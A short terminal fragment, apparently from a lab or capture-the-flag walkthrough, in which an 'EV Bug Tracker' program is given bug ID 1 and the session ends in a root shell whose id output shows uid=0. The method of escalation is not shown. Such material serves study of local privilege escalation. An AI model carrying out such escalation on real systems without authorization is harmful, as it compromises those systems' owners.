: EV Bug Tracker :

Provide Bug ID: 1

# id
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
#
```